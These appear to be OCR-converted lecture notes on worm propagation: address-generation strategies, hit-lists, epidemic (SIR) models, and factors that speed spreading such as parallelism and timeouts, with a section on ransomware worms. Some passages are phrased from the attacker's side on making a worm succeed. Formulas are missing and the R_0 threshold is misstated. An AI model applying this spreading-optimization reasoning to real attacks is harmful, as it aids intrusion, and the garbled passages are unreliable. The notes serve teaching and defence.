Fast flux and domain flux messages generate peaks in the generation of IP addresses in infected nodes.

Address generation

When spreading, the attacker does Fuzzing, creating a new address to attack a node.
There are different address that can be used:


- Local address: similar to the one where the node is running, usually in the same network where the node is running
- Global address: outside the networking where the work is running
- Heuristic: an address that is a *local address with high probability

When a wormed node wants to replicate, we may reason that a local node will be affected by same vulnerability of the wormed node. This is because the node is in the same network of the wormed node. We may say that local address have high density.
A global address means a node in some other place, which may use a different OS and be configurated in another way than the wormed node subnet.

What to chose?

1. Prefer local address, as it has high success probability, **but understand that if one node is recovered from vulnerability, even other ones can be recovered (Reaction to Intrusion)**
2. **You cannot neglect global address, as it is the opportunity of the worm to survive, if it finds a node where it can replicate, it may survive there.**
   Allow a probability to make a global address. A good balance is needed to have a worm being successful.

Adding information



It could be possible to improve a worm by adding information, e.g. BGP routing to the Worm so that it has an ide of what the node is doing.

You give it a Hit-list: *where several worm may attack the same node, then the hit list will keep track of the already attacked nodes*. This is a waste of time, and to prevent we will *record every time a node creates a copy of itself into another node, it will transmit the list of nodes that has already attacked*. So a random number that appears in the hit-list, will be discarded.


Hit-list routing worm are the best, and those are the most optimized, allowing to know if there is a node existing, generate a non-existing address is a waste of time too, with that we can optimize the process.


Epidemiological models

A node can be in three states

1. S:The node may be attacked and may become Infected
2. I:Infected: *that node was attacked and became Infected*
   If the worm disappears, so the node is recovered, we return from I to S. We may see it as remove a vulnerability that may be exploited by the worm

If a new worm appears we go from S to I.






1. Number of entity not affected by the worm, decreases as time passes. The decrease is according to the nodes in S (that will be infected), and the decrease is in I, as if there are lots of infected more, then the more will be new infected note.
2. Rate on how quickly the the number of infection spreads
3. Gamma: speed of how an infected recover


- β: *is a function to generate the IP addresses, the more its high, the higher the viruluence so higher the more the number of system affected. The model assume that* all nodes are interconnected and can talk to each other
  γ *expresses the recovery rate, which in computer science is very low, as the attack spread faster than patching the vulnerability enabling it*.
  Only having automatic patching may allow to have γ it different from 0.
  One solution to worm was proposed to spread another worm with the patch, that case gave automatic response time, but there is a significant overhead to make the automatic intrusion detection system distinguish the patching worm and the malicious one.

R_0: the avg number of nodes that **infected node will infect, so if its >1 the infected nodes will increase, <0 vice versa.**



Solution may be approximated, only when the number of the infected nodes are close to 0, I(0) $\approx$ 0
This approximated solution is valid in the cases we are interested in.

Logistic curve:



- Slow start: number of infected nodes is close to 0, as it takes time to have reasonable spreading
- Epidemic: after slow start **Increase exponentially**
- Slow-finish: some nodes cannot be reached. There is an increase of infected nodes but a very low rate
  To protect a system, prevent spreading from slow start to epidemic.

Model with patching

If you have a worm that is :


- slow to spread
- you have a good campaign to patch system, with thread intelligence companies giving us the direction to what to patch as soon as possible
  A node is no longer susceptible if:
- it has been patched :)
- it has been infected :(
  The basic model tell us enough, but there are also other models.

Consider the topology


Do not assume that two individual can meet.
The spreading proceeds according to the topology of the network and using the **Scale free interconnection structure**.
If a new node wants to connect to a network, made by HUB, in general when a new node want to connect to a network, it may connect to an HUB, and the hub chosen is one with most of connections.
So there are:

- lots of hub with few connections
- a few hubs with lots of connection
  There is a randomness driven by the number of connections.
  Usually the **huge number of hubs with small connection will be affected if fault happen randomly**.
  But **attacks will target the few hubs with a huge number of connection**.
  So the few hubs with lots of connections are:
- robust to fault

- non robust to attacks




Random number generator, has a parallel entity, that generates random address and tests them in parallel.
α **is the degree of parallelism of the worm**.
τ time to determine if the machine can be reached and it can be attacked.
τ is the time an attack will wait for an answer, so if the node is reachable then it sends a node before time τ and we go forward to another node.



Suppose that the computation is very simple, and a very large degree of 100 is realistic, and a 19 second timeout we have β which is a good approximation.
β determines how good is the program, by takn into account


- random num generator
- timeout

- degree of parallelism




10 parallel threads and conflicts on nodes to be infected are neglected

No conflict spreading, if there are no conflict in attacking the same node again.



10 parallel threads and conflicts on nodes to be infected are neglected

If timeout is optimized



10 parallel threads and conflicts on nodes to be infected are neglected

If we prefer local random address number instead of global




Figure 8: Local preference with multi-threading and short timeouts

All together, local preference, optimzied timeout and multithreading.





Figure 8: Local preference with multi-threading and short timeouts

Adding info to the random number generator, for example test if node is behind a firewall, as it cannot be reached, so that address may be *signaled as not to be attacked, and so all the nodes behind the firewall*.
The attacker may have an hit list, so that the address of infected nodes are remembered.
This allows to optimize the spreading.

Extreme optimization



The time scale has changed

If applying all possible optimization, **then one gets the flash worm, which is a worm that can spread in a few second all over the Internet**.
This is just a theoretical experiment, allowing to see low robustness of the internet in respect to an attack.

Worm address space

1. Some generate a logical
2. generate a global address
3. Some generate an email address

Ransomware worm

Ransomware worms try to get an initial access to the network, and then spread.
So **there you buy a global address from the dark web and then they attack it**. This means that there is a human touch.
After all the nodes have been attacker, there is a payload, diffused by discover IP address in the routing table.

All the payload spread, connects to a network server in the [Attack Infrastructure], from there encryption starts, so download and encryption in the systems happens simultaneously.
There is parallelism in encrypting the nodes. In at most two hours, a criminal gang, buys an initial access to a network, at most after 2 hours of spreading, all the network is encrypted.
It is a very good time, especially if it starts at midnight.
You need automatic tools to stop that spreading.


Chapter 35: Rule for paper and guideline

- No cryptographic algorithm
- No survey paper

Have a critical attitude. When reading a paper, do not take it as a religious text, it is not all true as even if its written there.
Be able to criticize and improve the technology.

Chapter 36: The System Design View - Saltzer & Schroeder

When designing a system, is the goal to build a reliable system and secure, but there is a tradeoff with cost.
So the question should be: *how much robust should the system be? How much resilient should it be?



Robustness can be archived when you increase number of checks on the system.
The ideal system is the one the asymptote when going to infinity.

